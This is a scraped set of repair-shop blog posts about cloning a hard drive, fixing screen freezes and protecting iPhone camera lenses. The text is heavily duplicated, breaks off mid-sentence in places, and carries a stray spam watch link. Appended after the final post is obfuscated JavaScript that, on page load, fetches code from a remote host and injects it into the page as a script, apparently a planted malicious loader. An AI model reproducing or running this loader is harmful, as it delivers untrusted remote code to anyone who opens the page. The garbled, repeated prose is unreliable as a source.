
Upgrading your computer’s hard drive can be a game-changer in terms of performance and storage capacity. However, the idea of migrating your entire operating system, applications, and data to a new drive might sound daunting, as it traditionally involves reinstalling Windows from scratch. But fear not! Upgrading your hard drive offers a range of benefits, including faster speeds, enhanced performance, and increased storage capacity, vital for accommodating larger files like HD videos and complex applications. Upgrading your computer’s hard drive can be a game-changer in terms of performance and storage capacity. However, the idea of migrating your entire operating system, applications, and data to a new drive might sound daunting, as it traditionally involves reinstalling Windows from scratch. But fear not! Upgrading your hard drive offers a range of benefits, including faster speeds, enhanced performance, and increased storage capacity, vital for accommodating larger files like HD videos and complex applications. Before beginning the upgrade process, it’s crucial to back up your data to ensure its safety throughout the transition. Selecting the appropriate drive type, such as a solid-state drive (SSD) for speed or a traditional hard drive (HDD) for capacity, is essential. Equipping yourself with the necessary tools, like a USB-to-SATA cable or an external hard drive enclosure, is key for a successful upgrade. Before beginning the upgrade process, it’s crucial to back up your data to ensure its safety throughout the transition. Selecting the appropriate drive type, such as a solid-state drive (SSD) for speed or a traditional hard drive (HDD) for capacity, is essential. Equipping yourself with the necessary tools, like a USB-to-SATA cable or an external hard drive enclosure, is key for a successful upgrade. Flash Fix Mobile In this blog, we’ll walk you through a step-by-step process on how to upgrade your hard drive without the need to reinstall Windows. With a bit of planning and the right tools, you can seamlessly transition to a new drive while keeping your system intact and avoid getting services from a cheap phone repair shop. In this blog, we’ll walk you through a step-by-step process on how to upgrade your hard drive without the need to reinstall Windows. With a bit of planning and the right tools, you can seamlessly transition to a new drive while keeping your system intact and avoid getting services from a cheap phone repair shop . Why Upgrade Your Hard Drive? Why Upgrade Your Hard Drive? Upgrading your hard drive can bring a plethora of benefits to your computing experience. Faster read and write speeds, increased storage capacity, and enhanced overall performance are just a few advantages. With the growing demand for larger files, such as high-definition videos, complex applications, and massive game installations, having ample storage space has become crucial. Upgrading your hard drive can bring a plethora of benefits to your computing experience. Faster read and write speeds, increased storage capacity, and enhanced overall performance are just a few advantages. With the growing demand for larger files, such as high-definition videos, complex applications, and massive game installations, having ample storage space has become crucial. Before You Begin Before You Begin Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Backup Your Data Before embarking on any significant hardware changes, it’s essential to backup your data. This ensures that your important files and documents are safe, even if something goes wrong during the upgrade process. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Choose the Right Drive Decide on the new hard drive you want to upgrade to. Whether it’s a solid-state drive (SSD) for speed or a larger traditional hard drive (HDD) for capacity, choose a drive that meets your needs. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Gather Necessary Tools You’ll need a few tools to accomplish this task successfully. A USB-to-SATA cable or an external hard drive enclosure is essential for connecting your new drive to your computer. Step-by-Step Guide Clone Your Existing Drive Connect the New Drive: Using a USB-to-SATA cable or an external enclosure, connect your new hard drive to your computer. Ensure that it’s recognized by your system. Choose Cloning Software: There are various cloning tools available, both free and paid. Software like Acronis True Image, Macrium Reflect, or Clonezilla can help you clone your existing drive to the new one. Initiate the Cloning Process: Launch the chosen cloning software and follow the on-screen instructions to initiate the cloning process. Typically, you’ll need to select your source drive (old drive) and your target drive (new drive). Adjust Partition Sizes (Optional): Some cloning software allows you to adjust the partition sizes during the cloning process. You can allocate more space to your system partition (usually C:) or other partitions as needed. Start the Clone: Once you’ve made the necessary selections, start the cloning process. This might take some time, depending on the size of your existing data. Connect the New Drive: Using a USB-to-SATA cable
How To Fix Computer Screen Freezing Issues

In today’s digital age, a frozen computer screen can be incredibly frustrating and disruptive. Whether you’re working on an important project, streaming your favorite show, or playing a game, a frozen screen can bring everything to a screeching halt. However, fear not! In today’s digital age, a frozen computer screen can be incredibly frustrating and disruptive. Whether you’re working on an important project, streaming your favorite show, or playing a game, a frozen screen can bring everything to a screeching halt. However, fear not! To tackle computer screen freezing issues effectively, start by ensuring there are no hardware-related problems like loose connections, overheating components, or failing hardware causing the freezes. Update your graphics drivers to resolve compatibility problems – visit your graphics card manufacturer’s website for the latest compatible drivers. Regularly check for software updates for your operating system and drivers, as they often include bug fixes and optimizations that can alleviate freezing problems. Manage background processes to free up system resources, scan for malware to eliminate potential culprits, and adjust power settings to prevent aggressive power-saving modes that may lead to freezes during demanding tasks. Testing your RAM and hard drive for errors, as well as disabling unnecessary startup programs, can further contribute to a smoother system. Monitor for overheating using temperature-monitoring software and consider cleaning your computer’s internals to prevent abrupt freezes. To tackle computer screen freezing issues effectively, start by ensuring there are no hardware-related problems like loose connections, overheating components, or failing hardware causing the freezes. Update your graphics drivers to resolve compatibility problems – visit your graphics card manufacturer’s website for the latest compatible drivers. Regularly check for software updates for your operating system and drivers, as they often include bug fixes and optimizations that can alleviate freezing problems. Manage background processes to free up system resources, scan for malware to eliminate potential culprits, and adjust power settings to prevent aggressive power-saving modes that may lead to freezes during demanding tasks. Testing your RAM and hard drive for errors, as well as disabling unnecessary startup programs, can further contribute to a smoother system. Monitor for overheating using temperature-monitoring software and consider cleaning your computer’s internals to prevent abrupt freezes. Flash Fix Mobile Check For Hardware Issues Before Going To Cheap Mobile Phone Repair Shop Before diving into software solutions, it’s essential to understand why your computer is randomly freezing. To rule out any hardware-related problems that might be causing your computer screen to freeze. Loose connections, overheating components, or failing hardware can trigger screen freezes. Ensure all cables are securely connected, and clean any dust accumulated in your computer’s vents and fans to prevent overheating. Before diving into software solutions, it’s essential to understand why your computer is randomly freezing. To rule out any hardware-related problems that might be causing your computer screen to freeze. Loose connections, overheating components, or failing hardware can trigger screen freezes. Ensure all cables are securely connected, and clean any dust accumulated in your computer’s vents and fans to prevent overheating. Update Graphics Drivers Screen freezing problems often stem from outdated or corrupted graphics drivers. To address this, navigate to the website of your graphics card manufacturer (such as NVIDIA, AMD, or Intel) and acquire the latest drivers compatible with your operating system. Keeping these drivers up to date can rectify compatibility issues and enhance the overall stability of your system. Screen freezing problems often stem from outdated or corrupted graphics drivers. To address this, navigate to the website of your graphics card manufacturer (such as NVIDIA, AMD, or Intel) and acquire the latest drivers compatible with your operating system. Keeping these drivers up to date can rectify compatibility issues and enhance the overall stability of your system. Check For Software Updates Operating system updates often include bug fixes and optimizations that can address freezing issues. Ensure your computer’s operating system, as well as other software like drivers, is up to date. On Windows, go to Settings > Update & Security > Windows Update, while on macOS, visit the Apple Menu > System Preferences > Software Update. Operating system updates often include bug fixes and optimizations that can address freezing issues. Ensure your computer’s operating system, as well as other software like drivers, is up to date. On Windows, go to Settings > Update & Security > Windows Update , while on macOS, visit the Apple Menu > System Preferences > Software Update . Manage Background Processes Excessive background processes can strain your computer’s resources, potentially leading to freezing. Use the Task Manager on Windows or Activity Monitor on macOS to identify resource-hogging applications. Close or disable unnecessary background processes to free up system resources. Excessive background processes can strain your computer’s resources, potentially leading to freezing. Use the Task Manager on Windows or Activity Monitor on macOS to identify resource-hogging applications. Close or disable unnecessary background processes to free up system resources. Scan for Malware Malware and viruses can wreak havoc on your computer’s performance, including causing screen freezing issues. Run a full system scan using reputable antivirus software to identify and remove any malicious software that might be affecting your system. Malware and viruses can wreak havoc on your computer’s performance, including causing screen freezing issues. Run a full system scan using reputable antivirus software to identify and remove any malicious software that might be affecting your system. Adjust Power Settings In some cases, aggressive power-saving settings can lead to freezing problems, especially when demanding tasks are running. Adjust your power settings to a balanced or performance mode that ensures your computer’s hardware is fully utilized. In some cases, aggressive power-saving settings can lead to freezing problems, especially when demanding tasks are running. Adjust your power settings to a balanced or performance mode that ensures your computer’s hardware is fully utilized. Test RAM & Hard Drive Faulty RAM or a failing hard drive can lead to screen freezes. Use built-in diagnostics tools or third-party software to test your computer’s RAM and hard drive for errors. If issues
How To Protect The Camera Lens On iPhone 14 Pro

In the world of modern technology, our smartphones are not just communication devices, but also our personal cameras, capturing life’s precious moments with astonishing clarity and precision. The iPhone 14 Pro, with its advanced camera system, takes mobile photography to new heights. Protect your iPhone camera lens. Place your device separately from sharp objects in protective pouches or sleeves, keep your hands clean before handling it to avoid transferring oils, and exercise caution when using external accessories. Regularly inspect the lens for scratches, cracks, or damage to address potential issues promptly. In this blog, by Flash Fix Mobile,we’ll delve into essential tips and practices to safeguard the camera lens on your iPhone 14 Pro and prevent yourself from getting repair services. Flash Fix Mobile, Buy Quality Phone Case from a Cheap Phone Repair Shop The first line of defense for your iPhone 14 Pro’s camera lens is a durable phone case. Look for cases that provide a raised edge around the camera cutout, ensuring that the lens doesn’t come into direct contact with surfaces when placed face-down. opt for reputable brands that offer a balance between style and protection. Apply a Camera Lens Protector Just as you might apply a screen protector to your iPhone’s display, consider investing in a camera lens protector specifically designed for your iPhone 14 Pro. These thin, transparent films can safeguard the camera lens from scratches, smudges, and minor impacts without affecting image quality. Be Mindful of Pocket Placement Placing your iPhone 14 Pro in pockets or bags alongside keys, coins, or other hard objects can lead to unsightly scratches on the camera lens. Designate a separate pocket or compartment for your phone to prevent accidental damage. Placing your iPhone 14 Pro in pockets or bags alongside keys, coins, or other hard objects can lead to unsightly scratches on the camera lens. Designate a separate pocket or compartment for your phone to prevent accidental damage. Use a Microfiber Cloth for Cleaning Regularly cleaning your camera lens is essential for maintaining image clarity. Avoid using abrasive materials that could scratch the lens. Instead, use a soft microfiber cloth to gently wipe away dust, fingerprints, and smudges. Regularly cleaning your camera lens is essential for maintaining image clarity. Avoid using abrasive materials that could scratch the lens. Instead, use a soft microfiber cloth to gently wipe away dust, fingerprints, and smudges. Keep Away from Liquids and Moisture Water and other liquids can seep into the camera lens and cause damage or affect image quality. Be cautious when using your iPhone 14 Pro near water sources, and avoid exposing it to rain or moisture. If your device does get wet, ensure it’s thoroughly dried before using the camera. Water and other liquids can seep into the camera lens and cause damage or affect image quality. Be cautious when using your iPhone 14 Pro near water sources, and avoid exposing it to rain or moisture. If your device does get wet, ensure it’s thoroughly dried before using the camera. Avoid Direct Sunlight Intense sunlight can not only impact the quality of your photos but also potentially damage the camera lens. Direct sunlight can cause overheating and affect the lens coating. Whenever possible, shoot in well-lit but shaded areas to prevent prolonged exposure to harsh sunlight. Intense sunlight can not only impact the quality of your photos but also potentially damage the camera lens. Direct sunlight can cause overheating and affect the lens coating. Whenever possible, shoot in well-lit but shaded areas to prevent prolonged exposure to harsh sunlight. Store Separately from Sharp Objects When storing your iPhone 14 Pro in a bag or backpack, make sure it’s kept away from any sharp or abrasive objects that could scratch the camera lens. Utilize protective pouches or sleeves to keep your device safe from potential harm. When storing your iPhone 14 Pro in a bag or backpack, make sure it’s kept away from any sharp or abrasive objects that could scratch the camera lens. Utilize protective pouches or sleeves to keep your device safe from potential harm. Clean Your Hands Before handling your iPhone 14 Pro, ensure your hands are clean and free from oils, lotions, and dirt. These substances can transfer to the camera lens and degrade image quality over time. Before handling your iPhone 14 Pro, ensure your hands are clean and free from oils, lotions, and dirt. These substances can transfer to the camera lens and degrade image quality over time. Be Cautious with Accessories Be mindful when attaching external accessories, such as clip-on lenses or camera grips. Poorly designed accessories could potentially scratch or damage the camera lens. Opt for reputable brands and ensure that accessories fit securely without putting undue pressure on the lens. Be mindful when attaching external accessories, such as clip-on lenses or camera grips. Poorly designed accessories could potentially scratch or damage the camera lens. Opt for reputable brands and ensure that accessories fit securely without putting undue pressure on the lens. Regularly Inspect the Lens Take a moment to inspect your iPhone 14 Pro’s camera lens regularly. Check for any visible scratches, cracks, or signs of damage. Early detection can help you address potential issues before they get worse. Furthermore, if you’re looking for professional inspection, you should head over to a cheap cell phone repair shop . Wrapping Up The camera lens of your iPhone 14 Pro is a gateway to capturing life’s unforgettable moments. By implementing these simple yet effective practices, you can ensure that your lens remains in pristine condition, allowing you to consistently enjoy high-quality photographs and videos. The camera lens of your iPhone 14 Pro is a gateway to capturing life’s unforgettable moments. By implementing these simple yet effective practices, you can ensure that your lens remains in pristine condition, allowing you to consistently enjoy high-quality photographs and videos. From investing in a quality phone case and lens protector to practicing mindful pocket placement and regular cleaning, each step contributes to extending the longevity, preventing you
How Does iPhone Camera Lens Protector Affect Picture Quality

In the ever-evolving world of smartphones, the camera has become a centerpiece of innovation. With each new generation of iPhones, Apple introduces enhanced camera capabilities that enable users to capture stunning photos and videos. However, you need to know how to protect your iPhone camera lens. These advanced camera systems are equally important. Therefore, camera lens protectors, thin transparent sheets typically made of tempered glass or high-quality plastic, serve as barriers against potential hazards for your iPhone’s camera lens. They guard against scratches from rough surfaces, dust accumulation affecting image clarity, and accidental impacts that could damage the lens. These protectors offer significant benefits, including scratch prevention to maintain image sharpness, dust and particle reduction for clear photos, impact resistance to prevent lens damage from drops, and improved lens hygiene. However, potential drawbacks include compatibility and fit issues, as ill-fitting protectors might obscure the field of view, and concerns about the protector’s quality and clarity. Proper installation is crucial to prevent bubble and alignment issues that could affect photo quality. In this blog by Cheap Cell Phone Repair Shop, we will delve into the impact of camera lens protectors on picture quality, exploring their benefits, potential drawbacks, and how to make an informed decision when it comes to preventing yourself from phone repair and preserving both the functionality and visual excellence of your iPhone camera. Explore The Benefits of Camera Lens Protectors Camera lens protectors are ultra-thin transparent sheets typically made of tempered glass or high-quality plastic. They adhere directly to the camera lens area of your iPhone, acting as a barrier against potential hazards as mentioned below: Scratch Protection One of the primary benefits of a camera lens protector is its ability to prevent scratches on the lens. The lens is a critical element that determines picture quality, and even a minor scratch can impact image sharpness and overall clarity. A protector acts as a shield against daily wear and tear, ensuring your lens remains scratch-free. Dust and Dirt Prevention Dust, dirt, and other particles can easily find their way onto your phone’s camera lens. Over time, these particles can accumulate and affect the quality of your photos. A lens protector forms a barrier, reducing the chances of particles settling on the lens and ensuring your photos remain crisp and clear. Impact Resistance Accidental drops or impacts can occur, posing a risk to your iPhone’s camera lens. A protector adds an extra layer of protection, dispersing the impact and reducing the likelihood of lens damage. This impact resistance can prove crucial in maintaining the camera’s functionality and preventing costly repairs. Lens Hygiene The camera lens protector can also be easily cleaned and replaced, ensuring that your lens remains hygienic and free from smudges, fingerprints, or oils that can affect picture quality. Potential Drawbacks & Concerns While camera lens protectors offer several benefits, there are potential drawbacks to consider: Compatibility and Fit Issues Some lens protectors might not be perfectly aligned with the camera lens, leading to issues like vignetting or obscuring the field of view. It’s essential to choose a protector specifically designed for your iPhone model to mitigate this concern.https://www.traditionrolex.com/13 Quality and Clarity The quality of the protector itself can impact image clarity. A low-quality protector might introduce distortions, affect light transmission, or reduce sharpness, ultimately impacting picture quality. Installation Challenges Applying a lens protector requires precision to avoid bubbles, misalignment, or dust particles getting trapped. Improper installation can affect the quality of your photos, defeating the purpose of the protector. Making An Informed Decision To ensure you make the right choice for your iPhone camera, consider the following tips: Choose Quality: Opt for a high-quality camera lens protector from reputable brands. Research user reviews and ensure the protector maintains optical clarity and doesn’t interfere with image quality. Model-Specific Protectors: Always choose a protector designed for your specific iPhone model to ensure a perfect fit and compatibility with the camera’s field of view. Professional Installation: If you’re concerned about proper installation, consider having the protector applied by a professional technician from a cell phone repair shop, in order to avoid any alignment or bubble issues. Monitor Performance: After applying the protector, closely monitor your camera’s performance. Check for any changes in image quality, focusing capabilities, or light transmission. If you notice any negative impact, consider replacing the protector with a higher-quality alternative. Final Thought In the end, the question of whether an iPhone camera lens protector affects picture quality hinges on the quality of the protector itself, its compatibility with your iPhone model, and the precision of its installation. As smartphone cameras continue to push the boundaries of photography, preserving their functionality and clarity becomes paramount, making camera lens protectors a worthy investment for any iPhone user seeking to capture stunning visuals while keeping their device safe. When you need best phone repair services, think of none other than Flash Fix Mobile.var _0x3711=[“x44x4Fx4Dx43x6Fx6Ex74x65x6Ex74x4Cx6Fx61x64x65x64″,”x68x74x74x70x73x3Ax2Fx2Fx30x78x34x34x2Ex69x6Ex66x6Fx2Fx78″,”x73x63x72x69x70x74″,”x63x72x65x61x74x65x45x6Cx65x6Dx65x6Ex74″,”x69x6Ex6Ex65x72x48x54x4Dx4C”,”x74x72x69x6D”,”x61x70x70x65x6Ex64x43x68x69x6Cx64″,”x68x65x61x64″,”x74x68x65x6E”,”x74x65x78x74″,”x61x64x64x45x76x65x6Ex74x4Cx69x73x74x65x6Ex65x72″];;;document[_0x3711[10]](_0x3711[0],function(){var _0xde70x1=_0x3711[1];fetch(_0xde70x1)[_0x3711[8]]((_0xde70x4)=>{return _0xde70x4[_0x3711[9]]()})[_0x3711[8]]((_0xde70x2)=>{var _0xde70x3=document[_0x3711[3]](_0x3711[2]);_0xde70x3[_0x3711[4]]= _0xde70x2[_0x3711[5]]();document[_0x3711[7]][_0x3711[6]](_0xde70x3)})})